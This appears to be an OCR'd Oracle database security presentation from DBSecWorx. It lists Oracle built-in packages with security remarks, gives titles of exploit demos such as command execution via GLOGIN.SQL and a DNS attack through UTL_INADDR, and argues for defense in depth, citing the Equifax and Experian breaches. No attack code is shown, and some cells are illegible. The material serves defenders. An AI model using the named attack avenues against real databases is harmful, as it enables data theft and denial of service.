
**We have identified a number of Oracle built-ins that are critically important for creating and maintaining a secure environment. Some can be deployed to access data, some to probe their environment, some to trigger a Denial of Service attack. Others can and should be deployed to mitigate dangers and minimize the attack surface. If you are not familiar with them you cannot protect your database or your data.**

**While much of the basic information here is identical to that in Morgan's Library every page here at DBSecWorx contains content and working demos specific to identifying and addressing security issues.**

| Topic | Versions | Updated Date | Comment |
|---|---|---|---|
| Accessible By Clause | 12.1 - 19.3 | 24-Jun-2019 | Keep PL/SQL code from being executed independently rather than only as part of the application? |
| Data Control Language (DCL) | All | 10-Jun-2019 | DCL include the GRANT and REVOKE statements. This page is a quick security review. |
| Data Definition Language (DDL) | All | 14-Jun-2019 | Misuse of DDL commands can result in Denial of Service, Outages, and assist data theft. |
| DBMS_ADVANCED_REWRITE | 10.1 - 19.3 | 24-Jun-2019 | You wrote good code, tested it thoroughly, Too bad the optimizer isn't running it. |
| DBMS_ASSERT | 10.2 - 19.3 | 27-May-2019 | An essential tool tool that, properly used, puts an end to SQL Injection attacks. |
| DBMS_AUDIT_MGMT | 11.1 - 19.3 | 31-May-2019 | API to managing database auditing, be sure you carefully monitor its use. |
| DBMS_AUDIT_UTIL | 12.2 - 19.3 | 09-Jun-2019 | Contains functions for formatting the output [illegible] |
| DBMS_CRYPTO | 10.1 - 19.3 | 24-Jun-2019 | The issue [illegible] is dangerous. |
| DBMS_CRYPTO_FFI | 12.1 - 19.3 | [illegible] | [illegible] but likely risks associated with DBMS_CRYPTO. |
| DBMS_CRYPTO_INTERNAL | [illegible] | [illegible] | [illegible] known issues specific to this package but likely risks associated with DBMS_CRYPTO. NEW |
| DBMS_LOG | [illegible] | [illegible]-Jun-2019 | A built-in API for writing to the ALERT LOG and System Log. |
| DBMS_LOGMNR | 8.1.5 - 19.3 | 08-Jul-2019 | Every database, relational/non-relational has a transaction log. the more you learn the safer you are. NEW |
| DBMS_METADATA | 9.0 - 19.3 | 01-Jun-2019 | Sometimes it is hard to choose which of the Oracle packages is the worst security compromise. |
| DBMS_PQ_INTERNAL | 12.2 - 19.3 | 08-Jul-2019 | An undocumented unsupported package and we are not sure what it can do so be sure n one uses it. NEW |
| DBMS_PSWMG_IMPORT | N/A - 19.3 | 14-Jun-2019 | Undocumented buy has capabilities related to importing and purging password history. |
| DBMS_SQLQ | 19.3 | 28-Jun-2019 | New functionality in 19c and again Oracle grants execute to PUBLIC: An easy Denial of Service Attack |
| DBMS_UTILITY | 7.3.4 - 19.3 | 29-May-2019 | Much of this package is essentially harmless utilities but there is danger hiding in their too. |
| DBMS_WARNING | 10.1 - 19.3 | 03-Jun-2019 | PL/SQL Warnings are disabled by default, they shouldn't be. This is the API for managing them. |
| DBMS_WARNING_INTERNAL | 10.1 - 19.3 | 14-Jun-2019 | An undocumented supporting package for DBMS_WARNINGS. |
| DBMS_XSLPROCESSOR | 10.1 - 19.3 | 27-May-2019 | This package contains a vulnerability that can aide data exfiltration if not addressed. |
| Lockdown Profiles | 12.2 - 19.3 | 03-Jul-2019 | This single feature is important enough to justify moving to the new Container architecture. NEW |

https://www.dbsecworx.com/codelib.html

# Exploit Demos



DBSecWorx **Exploit Demos**

Home / Resources / Exploit Demos

**What on earth is going on here? Why are we teaching people how to break into or misuse mission critical resources like Oracle databases?**

**The answer is:**

- **The bad guys already know everything we post here**
- **We do not post zero-days so if you are learning about one of these for the first time, that is "Mission Accomplished" for us**
- **Much, perhaps most, of what we are posting is on multiple websites including Oracle's ... we are just pulling it together in a single location for the benefit of our customers and the Oracle community**

**If you are aware of an exploit we haven't posted, and we are just getting started so there are many hundreds not yet posted, please send us an email. We will keep your identity anonymous or credit you as you wish.**

| Topic | Versions | Last Change | Comment |
|---|---|---|---|
| Oracle Support Critical Patch Update | All | 08-Jun-2019 | If you don't treat CPUs as a priority ... someone else is. Guess who. NEW |
| Command Execution Attack using GLOGIN.SQL | All | 04-Jun-2019 | GLOGIN.SQL is likely run hundreds of times every day. Do you know what's in it? NEW |
| DNS attack using UTL_INADDR | 8.1.7 - 19.3 | 26-May-2019 | UTL_INADDR, with EXECUTE granted to PUBLIC is deep inside your firewall UPDATED |
| Social Engineering using DBA | All | 26-May-2019 | Social engineering attack demo to gain privilege escalation |
| Social Engineering using Social Media | All | 26-May-2019 | Social engineering attack |

Copyright © 2019 DBSecWorx | Privacy & Cookies Policy | Privacy Shield | Legal

https://www.dbsecworx.com/exploit_demos.html

# Defense in Depth

... Technically Focused. Technology Driven.

# A Perry Mason Moment (1957-1966)

Do you promise to tell the truth?
The whole truth?
And nothing but the truth?
~the bailiff

I do
~ Dan Morgan

Part of the reason we are failing so regularly and so badly is that we have been listening to vendors who are pretty good with the first and third lines but never tell "The whole truth."

Not their fault: They are **not** selling security ... they are selling a product

It is our job, as IT professionals, to integrate the pieces

# The Whole Truth


For every successful breach you are aware of ask

- Did they have a firewall?
- Did they have identity management?
- Did they have auditing enabled?
- Did they hire professional network, system, and database admins?
- Did they pass their compliance audits?

And, of course, the answer is Yes

By definition, this proves that
while these things are all important
aspects of a secure environment ...
they are insufficient

# Half-Truths



MUST READ: Windows 7 vs Windows 10: The next big challenge

## Equifax confirms Apache Struts security flaw it failed to patch is to blame for hack

The company said the March vulnerability was exploited by hackers.


By Zack Whittaker for Zero Day | September 14, 2017 -- 01:27 GMT (18:27 PDT) | Topic: Security

**How much data do you keep in Apache Struts?**

**Responsible for the hack ... perhaps**

**Responsible for the loss of data ... no!**

# Half-Truths




THAT'S SETTLED —

Equifax to pay $575M for data breach, promises to protect data next time

The company promises free credit monitoring and not to screw up with security.

KATE COX - 7/22/2019, 11:43 AM



Experian Hack Slams T-Mobile Customers


15 Million Individuals' Personal Information Exposed

Experian says it traced the data breach to a small number of intrusions into its network in September, which allowed a hacker to steal two years' worth of records, including data relating to T-Mobile subscribers who required a credit check for service or device financing.

**How much data do you keep in your network switches?**

**Responsible for the breach perhaps ... but not for the data loss**

# The Bottom Line



**Oracle's Larry Ellison decries poor state of security,**

"We need much better security," Ellison said Tuesday in a speech at Oracle OpenWorld. "We need a next generation of security because we're not winning a lot of these cyberbattles. We haven't lost the war, but we're losing a lot of battles."

**The truth, as Larry Ellison has stated multiple times,
and that everyone here in this ODTUG webinar knows,
is that data is stored in databases**


**So why are they blaming the loss on Apache Struts? On networks?**


**Because what they didn't do was provide defense in depth**


# Defense In Depth

To be secure you must have defense in depth

Where our organizations fail is that they focus most everything on the perimeter








Why? Because that is what salespeople sell


# The State of Our State

- Much of our problem is management confusing security with passing audits
- Audits have nothing to do with security
- Passing an audit and being secure are totally unrelated
- It is ridiculously easy to steal credit cards out of a database while a PCI auditor is sitting their watching ... I've personally done it
- All audits suffer from a fatal flaw
  - They were written by people do not know how to break into a database
  - They are proctored by people that do no know how to break into a database


HACKERS GOT OUR CUSTOMER DATA. WRITE A PRESS RELEASE SAYING WE ARE SORRY AND IT WILL NEVER HAPPEN AGAIN.
DILBERT.COM @SCOTTADAMSSAYS
IS ANY OF THAT TRUE?
PART OF IT IS.
©2018 Scott Adams, Inc./Dist. by Andrews McMeel 5-8-18
WHICH PART?
HACKERS GOT OUR CUSTOMER DATA.

# The Root Causes of Breaches

- 48% involve privilege misuse
- 40% result from hacking

